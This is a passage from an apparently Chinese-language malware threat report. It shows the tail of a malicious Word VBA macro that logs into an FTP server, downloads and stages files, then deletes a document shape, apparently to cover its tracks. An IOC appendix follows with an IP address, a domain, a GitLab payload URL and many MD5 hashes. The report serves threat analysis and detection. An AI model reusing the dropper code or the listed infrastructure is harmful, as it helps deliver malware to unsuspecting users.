hConnection = InternetConnect(hOpen, servidor, INTERNET_INVALID_PORT_NUMBER, Usuario, Contraseña, INTERNET_SERVICE_FTP, INTERNET_FLAG_PASSIVE, 0)
bRet = FtpSetCurrentDirectory(hConnection, folder)
If bRet = False Then
Else
    bRet = FtpGetFile(hConnection, rfile1, filename1, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    bRet = FtpGetFile(hConnection, rfile2, filename2, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    If filename1 <> 0 Then
        If filename1 <> 0 Then
            FileCopy Ruta & filename2, file_dest
            Kill (filename2)
        End If
    End If
End If
Contador = ActiveDocument.Shapes.Count
Nombre = ActiveDocument.Shapes(2).Name
ActiveDocument.Shapes(Nombre).Select
Selection.ShapeRange.Delete
End
End Sub
```

360聚能过去20年实战经验及能力推出360安全云，目前，360安全云已实现对此类威胁的全面检出，全力守护千行百业数字安全。

附录 IOC

94.140.112.24

funkytothemoon.live

https://gitlab.com/0coderproducts/myanus/-/raw/master/storage/text.txt

ef36efb72a7da7a0fdd0b023f8ce42f7

2dcaa4314dd9b53bb08d7ef15f29347d

fa320c259a71110f2c4c6f186f5cd067

426daaaeeed5170694fa7be979fb23b7

e035f8ebf54577d7d830ac2d0979fb78

6db200a83e20d21b8ba54cabaef57dd4

1028d1671f0240b3893c94be1c57d307

cb92a31e913c497e5ff3bcc9bd8ec9ed

eb8c5cf7d94886eb30c78c154c58f9bc

84f3b80b601f3e8ebf71c6e150406f93

f7ffa19d0eaa657b493ee7945dbab6f4

9a0d43115d6d13d2179d45f7314a106b

52e06cdff689ed4b505400a78fd0502d

2cb82bc466c08f8dc4eabc5e01d6b94a

f61bd8d14c0a52ff002c301d355b0508

e5503bba88b0864d033a6c8eaa8468c3

e26eab0981e17e430bc026d0cc708f94

b674d6c018277390a019fc162b21dfe4

9f83439b7ab1c2915077732efdd1bbb0

7fe362b7b6aa47f295779b715ae29df0

529981f73a9d46802a113fad3f51a239

3e471464c151bafbce2a255077aeb9c9

315ccd1a5c910bc848ae733b2b14c7c5

2a976b9b309bb5531407542180523f2f

1e0d4032c6e73bf53387c37a73105e23

e0deb1c18d405a60cebe0bf488b60af4

1a77c31f5999e5ea7f5accfe16b227d2

add0695700d041950668ed2930088321

f7acf65b458830c00b9bbb995560068a

49e512ecede634ca6fdb5db30f824620

ef0a923dcf723ac2434413c1ab87c19a

b73d230813dbac58ceff648f830859eb

d1f515f89419e7f9aa9267f376182a53

e61b07a72447629a2b589d012696e5dd

85d3f917a066b71fcece5d36d991ecdc

63eaa9a5fb353d501882f1ea25e7ecc1

dcc775214f4bf5a14839a91705186d6e

de10063b264c19605493f1cc7bd431f4

cb168958c3d084f30e4cacb6e6cd007f

72d80b3e78c609bdd723b933d7e6aa40

ce8b22a85efc4275e55e9a3def16de4c

9cd7fbeb4b4853bf899ba77d3a692e00

76c96fd8daa79006dbb4d2839e47f688

11098b0e31994c6c333d5578f9a106ed

7afe699ecff449aedccdef8fd01db05f

c51fd62ae6ad40db2d5198c2f40ac7cc

68e80337a5f593acd713870dcd245d1b

159ce9a899930eb2a59d3bcf6c2aca29

ad850cc0af21c948993285a5b34fffdd

ef802d28004d815546ee19da6b26fcf5

72e6ebd43a25a0d1f64b2e4759fa8ed3

b4ec606772979f89dcb4163e4b457335

67f0358da5d4758c7764438538e86910

046d26bf4ba1cfc4a29ce5a6a19ff61c

a07ea35390953abca4cade70544d3426

ac9861bae6e24e9c61caf34ba01526b3

ba9a13780e04b4dc147fb06583d6e34f

457cc4316945858377058bf1eb4d5454

13c22332432fe0247478e42feddf37bd

24d2d3b1e3e48945f0a007d98200bff1

6c21bb6127acdc8fc05a7938dcecd255

9dee7e4f7ffef8d6eef0400242992262

9013c5747952c676749ab3e3784b9c01

3ed2deb41513f44219cbc8c750664c6e

38c4ddb68832e35292e6a9514d542933

edb3b8cf4f4e8beb4a6d777b172275bb

dac30ab400ec6be2daa29718ea6d0a3e

55b947793389e6007931c2cf54458bd7

2df511bb7e3ea4ca9bc15215d6120452

c0c27ba1eb3571a81043c4f863e88311

9a6eab20a8ae1e518ec2aee6d94f5738

fa5aecf86404ae20382ee7034cac0a64

1d3ae213da1b533ecec92ccc2a4860c6

419751a7eeecf928a89d7915536f9f7b

579827167eb2766f52f45202e6e74ee7

9c9c2b692c86b8bf65ba0c57367740bb

6b52ca78a87d45f63c3384c2917a92ab

f19af2625c8bf1bd6a2f943d435bfc06

32fc78e43400ad55fedc642cbbc81b7f

6ae48ef89bdb8e7f09385c53e418d854

0d0b4fe4d0e5c73b5214a18226f48a7b

629f687963341861ff29a6a8638517d2

4a36997c4991c98d43acefcbfaedf847

42514a99f61135e23508980478d019c7

bfcf0eda4dff87d933e97ed0bcf9ade3

4c8398648c62dc37623266da7e6e77a4

0c2442282a3f36f3dab3da53e6096906

d450c7f5074a70ca6cecfa987a98f9b3

5a717e07c4bb4b44aeaa3e1f43a301ac

6e6b5a15e8883b8ea28eea9f15f4fed4

f7aaff79dc82862216fd36f848258f45

c6b9cefa1b504f5918b7c01ca666467a

65af0f8d620b1598681809cb7dcdfd92

4055cdf330c3e656f87cb268c478ec81

076bfedff976cf3109eb8eb2830a3f6a

e2936e9386efe79d801512e06c198760

aef53d8eed1dd6fe13efbe3b168c0f32